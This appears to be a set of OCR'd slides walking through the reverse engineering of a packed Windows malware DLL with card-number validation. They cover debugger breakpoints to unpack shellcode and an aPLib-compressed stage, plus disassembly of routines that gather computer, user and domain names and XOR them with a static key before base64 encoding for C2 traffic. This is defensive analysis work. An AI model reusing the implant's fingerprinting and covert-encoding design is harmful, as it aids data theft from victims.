
- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc

- 1) Call is coming from
  `call dword ptr ds:[ebx+2113E4]`

- 2) Allocated memory is written by
  `rep movsb`


- **3) Jumping into buffer shellcode via**
  `jmp eax`

  `E8 00 00 00 00` = shellcode call instruction



Analysis – Stage 2

- A further call of VirtualAlloc leads to a new buffer
- Setting a HW,Write breakpoint on that buffer leads to the routine which fills this buffer
- Remove this breakpoint and set another one at the end of the filling routine
  (leave instruction)
- **Magic Bytes: M8Z → aPLib compression**




Analysis – Stage 2

- To reveal the aPLib decompression routine remove all further **breakpoints** and set a new one (HW,Access) at the M8Z header bytes
  → Breakpoint triggerd in the aPLib decompression function
  → The EDI register reveals the destination offset for the decompressed content

- Replace the **breakpoint** with one at the end of the decompression routine (`ret instruction`)
  → Decompressed PE-DLL

- Dump PE-DLL




Analysis – Stage 2

- „ldr“ function has only one call instruction to the main function

```
                public ldr
ldr             proc near
                call    main_function
                xor     eax, eax
                retn
ldr             endp
```

- To start „ldr“ function, do the following steps:
  1) Load PE-DLL in x32dbg
  2) Run DllEntryPoint function till returning to initial ntdll call (at least function at offset 0x1000)
  3) Move EIP manually to „ldr“ entry point

```
sub_10001000    proc near               ; DATA XREF: .rdata:1000A220↓o
                push    40h ; '@'       ; Size
                push    offset aAbcdefghijklmn ; "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm"
                mov     ecx, offset Buf ; void *
                call    copy_data
                push    offset sub_10009960 ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_10001000    endp
```



Exports | Imports | IDA V

Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]

Imports | IDA View-A

Address	Ordinal	Name	Library
1000A000		GetUserNameW	ADVAPI32
1000A008		GetAdaptersInfo	IPHLPAPI
1000A010		GetComputerNameW	KERNEL32
1000A014		WinExec	KERNEL32
1000A018		SetUnhandledExceptionFilter	KERNEL32
1000A01C		Sleep	KERNEL32
1000A020		HeapFree	KERNEL32
1000A024		GetCurrentProcess	KERNEL32
1000A028		GetProcessHeap	KERNEL32
1000A02C		IsProcessorFeaturePresent	KERNEL32
1000A030		IsDebuggerPresent	KERNEL32
1000A034		QueryPerformanceCounter	KERNEL32
1000A038		GetCurrentProcessId	KERNEL32
1000A03C		GetCurrentThreadId	KERNEL32
1000A040		GetSystemTimeAsFileTime	KERNEL32
1000A044		InitializeSListHead	KERNEL32
1000A048		TerminateProcess	KERNEL32
1000A04C		HeapAlloc	KERNEL32

Rule Information	Address	Details
contains PDB path		executable/pe/pdb
create process (3 matches)		host-interaction/process/create
encode data using Base64		data-manipulation/encoding/base64
get MAC address		collection/network
get hostname		host-interaction/os/hostname
get local IPv4 addresses		host-interaction/network/address
get networking interfaces		host-interaction/network/interface
get session user name		host-interaction/session
initialize Winsock library		communication/socket
receive data		communication
receive data on socket		communication/socket/receive
reference Base64 string		data-manipulation/encoding/base64
resolve DNS		host-interaction/network/dns/resolve
send HTTP request		communication/http/client
send HTTP request with Host header		communication/http
send data		communication
send data on socket		communication/socket/send
validate payment card number using luhn algorithm		data-manipulation/checksum/luhn
write file (2 matches)		host-interaction/file-system/write

Analysis – Stage 3

The interesting parts of that function are mainly the decryption of the CnC server list and the ones which are used to generate the payload for the further communication.

```
lea     eax, [ebp+nSize]
push    eax             ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetComputerNameW
```

```
mov     esi, ds:getenv
xor     eax, eax
push    offset VarName  ; "APPDATA"
mov     [ebp+var_103B8], eax
call    esi ; getenv
```

```
lea     eax, [ebp+nSize]
push    eax             ; pcbBuffer
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetUserNameW
```

```
push    eax             ; bufptr
push    64h ; 'd'       ; level
push    0               ; servername
call    ds:NetWkstaGetInfo
```

The output from the function calls are concatenated in a string like

`<ComputerName><Username><AppDataPath><Domain>`

and **XOR**d with the **static key** „KJKLO“

```
push    offset aKjklo   ; "KJKLO"
mov     byte ptr [ecx], 0
call    copy_data       ; Copy XOR-Key "KJKLO"
                        ;
                        ; Result in EAX
sub     esp, 18h
mov     byte ptr [ebp+var_4], 12h
lea     eax, [ebp+var_10238]
mov     ecx, esp
push    eax             ; Src
call    sub_100058F0
lea     ecx, [ebp+lpCmdLine] ; Src
mov     byte ptr [ebp+var_4], 7
call    xor_crypt       ; Encrypt further b64 Payload
                        ;
                        ; "DESKTOP-BP34C7E\t\tUser\t\tC:\\Users\\User\\AppData\\Roaming\t\tWORKGROUP\t\t"
                        ;
                        ; EAX: &XORd_Buffer
```

```
copy_data(&key, "KJKLO", 5u);
LOBYTE(v222) = 18;
sub_100058F0(&v152, v195);
LOBYTE(v222) = 7;
v52 = xor_crypt(v152, v153, v154, v155, v156, v157, key, v159, v160, v161, (int)v162, v163);
```

XOR the concatenated string


```
for ( i = 0; enc_data_index < a5; i = ++enc_data_index )
{
  Size = 0;
  v31 = 15;
  enc_data = &Block;
  key = &a7;
  LOBYTE(Src[0]) = 0;
  if ( (unsigned int)a6 >= 0x10 )
    enc_data = Block;
  if ( (unsigned int)a12 >= 0x10 )
    key = a7;
  sub_100068B0(Src, 1u, enc_data[enc_data_index] ^ key[enc_data_index % a11]);
  LOBYTE(v36) = 3;
  v17 = Src;
  v18 = (char *)Src[0];
  if ( v31 >= 0x10 )
    v17 = (void **)Src[0];
  v19 = v13[5] - v13[4];
  v32 = v13[4];
  v20 = Size;
```


XOR crypt function


Analysis – Stage 3

To follow the preparation, set breakpoints to the XOR crypt function calls.

The result of the call is returned as a pointer in the EAX register










Analysis – Stage 3

After XORing the concatenated string, the result is encoded base64





CyberChef decryption



Analysis – Stage 3

Like mentioned before, the XOR crypt routine is also used to decrypt the **embedded CnC server,** but using a different key.

